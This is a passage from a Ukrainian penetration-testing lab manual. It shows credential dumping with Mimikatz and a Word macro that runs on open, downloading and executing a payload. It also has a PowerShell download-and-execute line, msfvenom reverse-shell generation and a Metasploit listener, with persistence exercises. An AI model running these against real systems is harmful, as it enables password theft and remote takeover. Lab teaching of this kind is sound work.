
https://sourceforge.net/projects/mimikatz.mirror/files/2.2.0-20210810-2/mimikatz_trunk.zip

Для завантаження скористаємося утилітою wget:

`wget https://sourceforge.net/projects/mimikatz.mirror/files/2.2.0-20210810-2/mimikatz_trunk.zip`

Підключимо мережеву папку, яку ми створили на цільовій машині Windows 7, скопіюємо туди програму Mimikatz та розархівуємо її. Для цього виконаємо наступні команди:

```
sudo mkdir /mnt/winshare
sudo mount -t cifs //192.168.0.100/Obmin /mnt/winshare -o
username=IEUser,password=Passw0rd!
sudo mkdir /mnt/winshare/mimikatz
sudo unzip mimikatz_trunk.zip -d /mnt/winshare/mimikatz
```



```
c:\>cd C:\Users\IEUser\Desktop\Obmin\mimikatz\Win32
C:\Users\IEUser\Desktop\Obmin\mimikatz\Win32>mimikatz

.#####.  mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Рис. 7.22. Робота програми mimikatz

Тепер повернемося до терміналу де ми підключилися до цільової машині Windows 7 за допомогою утиліти psexec. Перейдемо в папку де знаходиться програма mimikatz,

```
cd C:\Users\IEUser\Desktop\Obmin\mimikatz\Win32
```

та запустимо програму mimikatz.

Підвищимо привілеї, виконавши команду: *privilege::debug*

```
.#####. mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Рис. 7.23. Підвищення привілеїв в програмі mimikatz

Вивід результату можна перенаправити в файл, для цього необхідно виконати команду:

log C:\Users\IEUser\Desktop\Obmin\zvit.txt, де

C:\Users\IEUser\Desktop\Obmin\zvit.txt – шлях та назва файлу, куди буде записані результати роботи програми mimikatz.

І нарешті введемо команду, що запустить пошук паролів користувачів цільової машині Windows 7:

sekurlsa::logonpasswords

За результатами роботи були знайдені паролі користувачів цільової машині Windows 7.

```
wdigest :
* Username : Administrator
* Domain : IEWIN7
* Password : adminpass
wdigest :
* Username : sshd server
* Domain : IEWIN7
* Password : D@rj33llng
wdigest :
* Username : IEUser
* Domain : IEWIN7
* Password : Passw0rd!
```

Рис. 7.24. Знайдені паролі користувачів цільової машині Windows 7 програмою mimikatz

ЗАВДАННЯ 4.8

Підключитися до Windows 7 VM за допомогою утиліти PsExec. Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 4.9

На цільовій машині Windows 7 створити 2-3 додаткових користувачів, задавши їм паролі. Завантажити програму mimikatz до цільової машині Windows 7. Запустити програму mimikatz за допомогою утиліти PsExec. Видобути паролі користувачів цільової машині Windows 7. Доведіть це за допомогою скріншотів.

Відповідь:

8 ЛАБОРАТОРНА РОБОТА №5 «АТАКА НА РІВНІ ДОДАТКІВ»

Передумови: Для виконання робіт рекомендується встановити програму віртуалізації для операційних систем, VirtualBox [11] <https://www.virtualbox.org/wiki/Downloads>, на яку рекомендується встановити дистрибутив Kali Linux [12] <https://www.kali.org/get-kali/#kali-virtual-machines> – що є Linux дистрибутивом який створено на основі Debian з відкритим вихідним кодом, призначений для вирішення різних завдань інформаційної безпеки, таких як тестування на проникнення, дослідження безпеки і комп'ютерна криміналістика. Встановлена віртуальна машина з Windows 7 <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>.

8.1 Документ Word з макросом, який завантажує ресурс з мережі

Мета: опанувати методи атаки на рівні додатків.

Після роботи студент повинен:

- знати типи атак на рівні додатків;
- вміти проводити атаки на рівні додатків.

Завдання:

- Встановити віртуальну машину Kali Linux VM;
- Встановити віртуальну машину Windows 7 VM;
- Виконати щонайменше одне з вказаних завдань.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Windows 7 VM (target)
- Microsoft Word (встановити на Windows 7)
- Веб-сервер Apache (встановлено в Kali)
- Metasploit Framework (встановлено в Kali)

Порядок виконання роботи

Макрос – це серія команд, які записуються та зберігаються, щоб їх можна було легко запустити знову на виконання. Якщо у вас є серія однотипних завдань, запис макросу може заощадити вам багато часу.

Перш ніж ви зможете створювати або використовувати макроси, необхідно включити вкладку «Розробник».

1. Оберіть вкладку Файл (File).




Рис. 8.1. Вкладка Файл (File) в меню програми Word

2. Оберіть Параметри (Options). Відкриється вікно параметрів Word.




Рис. 8.2. Вікно параметрів (Options) програми Word

3. Оберіть в меню ліворуч Налаштувати стрічку (Customize Ribbon).

Стовпець праворуч визначає, які вкладки стрічки увімкнені.

4. Встановіть прапорець Розробник (Developer).

5. Натисніть кнопку ОК.




Рис. 8.3. Включення вкладки Розробник (Developer) в програмі Word

Тепер вкладка «Розробник» відображається в кінці стрічки.

Увімкнувши вкладку «Розробник», можна змінити налаштування безпеки документа, щоб дозволити використання макросів.

6. Увімкніть вкладку «Розробник» у параметрах Word.

7. Натисніть кнопку Macro Security.




Рис. 8.4. Кнопка Macro Security для зміни налаштування безпеки документа

8. Виберіть відповідний рівень безпеки.

Існує чотири рівні безпеки макросів:

Перший рівень повністю відключає макроси, блокуючи їх без сповіщення. Цей варіант є найбезпечнішим, але взагалі не дозволяє запускати макроси — навіть макроси, які ви записуєте самостійно.

Другий рівень. Налаштування за замовчуванням блокує макроси, але відображає сповіщення. Це сповіщення дозволяє вмикати макроси в кожному окремому випадку. Цей варіант безпечний, якщо ви знаєте, що можете довіряти дозволеним макросам.

Третій рівень. Ви можете автоматично ввімкнути макроси з цифровим підписом. Вам все одно буде запропоновано вмикати більшість макросів, але надійні макроси будуть дозволені без запиту.

Четвертий рівень. Нарешті, ви можете увімкнути всі макроси без запиту. Це може бути небезпечним, тому використовуйте цю команду з обережністю.

9. Натисніть кнопку ОК.




Рис. 8.5. Вибір рівня налаштування безпеки документа

Перш ніж використовувати макроси, важливо знати, що макроси можуть становити загрозу безпеці. Оскільки вони можуть запускати зовнішній код. Запуск макроса з ненадійних джерел може заразити ваш комп'ютер або інші вірусом.

Тестувальникам на проникнення часто доводиться використовувати атаки на рівні додатків. Що може бути краще, ніж створення документа Microsoft Office Word, що містить корисне навантаження та експлойт у формі макросу.

А що як макрос Word запуститься автоматично та миттєво виконає корисне навантаження?

Почнемо з створення макросу.

Макрос VBA для завантаження та виконання файлу

```
Sub Document_Open()
```

```
    Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
```

```

Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://<IP>/<FILE>", False
xHttp.Send

With bStrm
    .Type = 1 '//binary
    .Open
    .write xHttp.responseBody
    .savetofile "file.exe", 2 '//overwrite
End With

Shell ("file.exe")

End Sub

```

Наведений вище код завантажує файл та виконує його.

Перейдіть на вкладку «Розробник» і натисніть «Visual Basic».

Двічі клацніть “цей документ”.

Вставте цей код у поле, що з’явиться.

```

Sub Document_Open()
    [payload]
End Sub

```

Замініть [payload] [корисне навантаження] на сценарій VBS, який ви використовуєте у своєму макросі.




Рис. 8.6. Вікно VBA для вводу коду макросів

У цьому прикладі [payload] [корисне навантаження] автоматично відкриє командний рядок під час відкриття файлу Word.

Тепер просто збережіть файл як filename.docm. Користувачі Office 2013 та більш нової версії можуть отримати попередження системи безпеки про макрос, але якщо використовується більш старіша версія Microsoft Office, сповіщення про небезпеку можуть бути відсутніми.

Обфускація сценарію VBA

Деякі команди, що використовують зловмисники додані в бази даних антивірусів. Наприклад код

```
exec = "powershell.exe ""IEX ((new-object  
net.webclient).downloadstring('http://192.168.0.108/payload2.txt'))"""
```

Щоб приховати код, я маю намір використовувати функцію

Створення корисного навантаження

Ми будемо створювати корисне навантаження за допомогою програми msfvenom, що вже встановлена в дистрибутив Kali Linux.

Для ознайомлення з опціями програми необхідно ввести команду: msfvenom -h

Щоб дізнатися, яке корисне навантаження можна створити за допомогою програми необхідно ввести команду: msfvenom --list payload

В даному прикладі ми будемо використовувати

“cmd/windows/reverse_powershell” (Створення командного шелу та підключення через powershell)

Наша команда буде виглядати наступним чином:

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.108 rhost=445 >  
/home/kali/cmdkali.bat, de
```

-p cmd/windows/reverse_powershell – створення корисного навантаження;
lhost=192.168.0.108 rhost=445 – хост та порт, що буде прослуховувати підключення

> /home/kali/cmdkali.bat – файл в якому збережемо корисне навантаження.

```
(kali@kali) - [~]
$ sudo msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.108 rhost=445 > /home/kali/Desktop/cmdkali.bat 2 x
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1586 bytes
```

Рис. 8.7. Створення корисного навантаження програмою msfvenom

Щоб визначити IP-адреса вашої атакуючої машини, відкрийте нове вікно терміналу та введіть *ifconfig*

```
File Actions Edit View Help
(kali@kali) - [~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.104 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe0e:348d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0e:34:8d txqueuelen 1000 (Ethernet)
    RX packets 2888 bytes 279035 (272.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2316 bytes 180040 (175.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 16 bytes 800 (800.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 800 (800.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Рис. 8.8. Визначення IP адреси атакуючої машини

Наступним кроком буде переміщення файлу з корисним навантаження в папку з веб-сервером, та запуск самого вебсервера (Веб-сервер Apache вже встановлений в дистрибутив Kali Linux).

Для цього послідовно введемо наступні команди:

```
sudo cp /home/kali/Desktop/cmdkali.bat /var/www/html
service apache2 start
```

Налаштування прослуховувача.

Нарешті, нам потрібно налаштувати прослуховувач для очікування сеансу. Для

цього запустимо Metasploit Framework, ввівши: `msfconsole`


Після завантаження введемо: `use multi/handler`

та введемо дані для запуску прослуховувача

`set PAYLOAD cmd/windows/reverse_powershell`

`set LHOST 192.168.0.108`

`set LPORT 445`



```
[*****] $a, [*****]
[*****] $$ `?a, [*****]
[*****] `?a, [*****]
[*****] ,a$% [*****]
[*****] ,,a$$"" [*****]
[*****] %$p"" [*****]
[*****] `a, [*****]
[*****] "a,$$ [*****]
[*****] ""$ [*****]
[*****]

      =[ metasploit v6.1.14-dev                               ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD cmd/windows/reverse_powershell
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(multi/handler) > set LHOST 192.168.0.108
LHOST => 192.168.0.108
msf6 exploit(multi/handler) > set LPORT 445
LPORT => 445
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.108:445
```

Рис. 8.9. Налаштування прослуховувача в програмі metasploit

І, нарешті для запуску прослуховувача введемо команду: `exploit`.

Додавання скрипту до документа Word

Тепер створимо документ Word з макросом, що буде запускатися при відкриванні файлу, завантажуватиме файл з корисним навантаженням та запускатиме цей файл на виконання. Для цього створимо новий файл Word. Відкриємо редактор VBA, та додамо наступний код.


```
[*] Started reverse TCP handler on 192.168.0.108:445
[*] Command shell session 1 opened (192.168.0.108:445 -> 192.168.0.104:52954 ) at 2021-12-13 08:43:18 -0500

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Documents>
-----

C:\Users\IEUser\Documents>dir
dir
Volume in drive C is Windows 7
Volume Serial Number is 3C9E-098B

Directory of C:\Users\IEUser\Documents

12/13/2021  03:43 PM  <DIR>          .
12/13/2021  03:43 PM  <DIR>          ..
12/13/2021  03:43 PM                1,585 cmdkali.bat
12/13/2021  03:37 PM            18,814 Doc1.docm
                2 File(s)                20,399 bytes
                2 Dir(s) 23,690,387,456 bytes free

C:\Users\IEUser\Documents>
```

Рис. 8.11. Консоль Windows 7 в програмі Metasploit дистрибутиву Kali Linux

ЗАВДАННЯ 5.1

Виконати щонайменше одне з вказаних завдань:

1. Створити сервіс, та поставити його на автозапуск
2. Створити заплановане завдання у планувальнику
3. Додати файл, що виконується, в автозапуск через реєстр
4. Створити додаткового користувача та поставити йому пароль
5. Запустити SMB/RDP та поставити всі налаштування для віддаленого доступу.

Доведіть це за допомогою скріншотів.

Відповідь:

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Hertzog H., O’Gorma J., Aharoni M., Kali Linux Revealed [Електронний ресурс]. Режим доступа: <https://www.ubuntushop.be/kalirevealed.pdf>, дата доступа: 28.10.2023
2. Lyon G., Nmap Network Scanning [Електронний ресурс]. Режим доступа: <https://nmap.org/book/toc.html> , дата доступа: 28.10.2023
3. Python Documentation, Python Software Foundation [Електронний ресурс]. Режим доступа: <https://www.python.org/doc/> , дата доступа: 28.10.2023
4. Metasploit Unleashed, OffSec Services Limited [Електронний ресурс]. Режим доступа: <https://www.offsec.com/metasploit-unleashed/> , дата доступа: 28.10.2023
5. Sikorski M., Honig A., Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software [Електронний ресурс]. Режим доступа: <https://doc.lagout.org/security/Malware%20%26%20Forensics/Practical%20Malware%20Analysis.pdf> , дата доступа: 28.10.2023
